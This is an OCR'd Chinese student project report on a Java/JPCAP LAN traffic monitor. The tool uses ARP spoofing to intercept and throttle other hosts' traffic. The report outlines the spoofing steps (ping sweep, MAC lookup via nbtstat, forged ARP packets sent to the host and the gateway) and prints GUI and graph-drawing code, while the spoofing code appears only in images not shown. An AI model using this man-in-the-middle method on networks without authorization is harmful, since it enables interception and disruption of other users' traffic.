
总结：这就是整个 ARP 欺骗的数据包欺骗，以及获取数据包，转发数据包的核心代码。

软件结构：

用例图：




用户主要有两个用例，一个是监控流量，一个是控制流量，还有一个就是 ARP 欺骗。
ARP 欺骗的活动图：




首先获取网关 IP，获取子网掩码，然后通过这两个获得起始 IP，再 PING 所有 IP，然后得到存活 IP，然后通过 nbtstat 的命令获取 MAC 地址，最后构造两个 ARP 包，分别发送给主


机和网关。
监视流量：



首先选择一个 IP，然后进行监控。
流量控制：


选择IP
填入数据大小
提交

界面：


网络流量监控器
物理网卡:
Realtek RTL8169/81...
开始监听
停止
主机名
IP地址
MAC地址
流量
WIN-I8AG2C5SR1
192.168.1.100
00-21-97-77-F5-3A
GHOST-AE6D5A13
192.168.1.102
00-0B-2F-1F-0B-A6

首先选择物理网卡，然后点击开始监听，将显示出整个局域网内存活的计算机，上面有两个计算机存活在这个局域网内。

然后点击一个主机名右键点击：

然后单击控制流量，就能够控制选中主机的流量，

单击流量图，则能够查看流量。

界面代码：

```
public class mainframe implements ActionListener
{
    JButton btn_listen = new JButton("开始监听");
    JButton btn_stop = new JButton("停止");
    Object[][] cellData = {{"主机名","IP地址","MAC地址","流量"}};
    String[] columnNames = {"hostname","ip","mac","flow"};
    public JTable tab = new JTable(cellData,columnNames); //主机列表

    private String[] ip_alive;
    private String[] mac_alive;
```

```
private String[] name_alive;
//右键菜单
JPopupMenu popmenu;
JMenuItem Curve,Control,exit;


public mainframe()
{
    code cod = new code();
    String[] deviceslist = cod.GetDevices();

    JFrame.setDefaultLookAndFeelDecorated(true);
    JFrame f = new JFrame("网络流量监控器");
    f.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
    Container cp = f.getContentPane();
    cp.setLayout(new GridLayout(2,1,0,0));
    JPanel pal_up = new JPanel(null);
    JPanel pal_down = new JPanel(new GridLayout(1,1));

    JLabel lb_Nic = new JLabel("物理网卡:");
    lb_Nic.setSize(100,20);

    JComboBox cb_Niclist = new JComboBox(); //物理网卡地址
    cb_Niclist.setSize(150,20);
    for(int i =0;i<deviceslist.length;i++)
        cb_Niclist.addItem(deviceslist[i]);



    //监听按钮
    btn_listen.setSize(100,25);
    btn_listen.addActionListener(this);

     //停止按钮
    btn_stop.setSize(80,25);
    btn_stop.addActionListener(this);



    Object[][] cellData = {{"主机名","IP地址","MAC地址","流量"}};
    String[] columnNames = {"hostname","ip","mac","flow"};
```

```
lb_Nic.setLocation(20, 40);
pal_up.add(lb_Nic);

cb_Niclist.setLocation(100, 40);
pal_up.add(cb_Niclist);

btn_listen.setLocation(270, 36);
pal_up.add(btn_listen);

btn_stop.setLocation(380, 36);
pal_up.add(btn_stop);



cp.add(pal_up);

pal_down.add(tab);
cp.add(pal_down);


//鼠标右键事件
popmenu  = new JPopupMenu();
Curve = new JMenuItem("流量图");
Control = new JMenuItem("控制流量");
exit = new JMenuItem("退出");
Curve.addActionListener(this);
Control.addActionListener(this);
exit.addActionListener(this);

popmenu.add(Curve);
popmenu.addSeparator();
popmenu.add(Control);
popmenu.addSeparator();
popmenu.add(exit);

MouseListener popupListener = new PopupListener(popmenu);
tab.addMouseListener(popupListener);//向主窗口注册监听器

f.pack();
f.setSize(500,400);
f.setVisible(true);
```

数据包流量图：

最直观的流量观测方法是将数据采用图形显示，利用 java 中的 Canvas 类，代码如下：

```
class DrawFlux extends Canvas{
//初始化数据
…….
public void drawStr(Graphics g){
//相关字符显示
  }
   public void paint(Graphics g){
      Font font=new Font("TimesRoman",1,14);
      g.setFont(font);
      g.setColor(Color.green);
   setBackground(Color.gray);
   for (int i=0;i<27;i++){
      g.drawLine(1,20+i*20,610,20+i*20);
   }
   for (int j=0;j<31;j++){
      g.drawLine(5*move+j*20,1,5*move+j*20,540);
   }
   if(move>0)move--;
   else move=3;
   g.setColor(Color.red);
   for (int k=0;k<122;k++){//共 122 个点
    //数据处理，图形按位置、比例显示
      g.drawLine(k*5,540-(int)point[k]/3500,5*k+5,540-(int)point[k+1]/3500);
   }
   drawStr(g);
   }
};
```

再对存放绘图点的数组移位，每秒移一次，这样就可以做到在以太网中对网络流量的观测。

```
}
```

总结.

这次的程序代码虽然不多，但是对JPCAP的应用还是花了很多时间查了很多资料，另外也查了很多网络方面的资料，特别是数据包的内部结构，数据包的发送过程。不过程序在很多方面还是不够好，在搜索局域网IP和MAC地址时发现JPCAP中的搜索函数无法搜索出局域网中的很多机器。所以只能调用系统命令，虽然用到多线程但是速度依然很慢。另外转发数据包的函数效率不是很高，程序运行后局域网网速会受到明显的影响。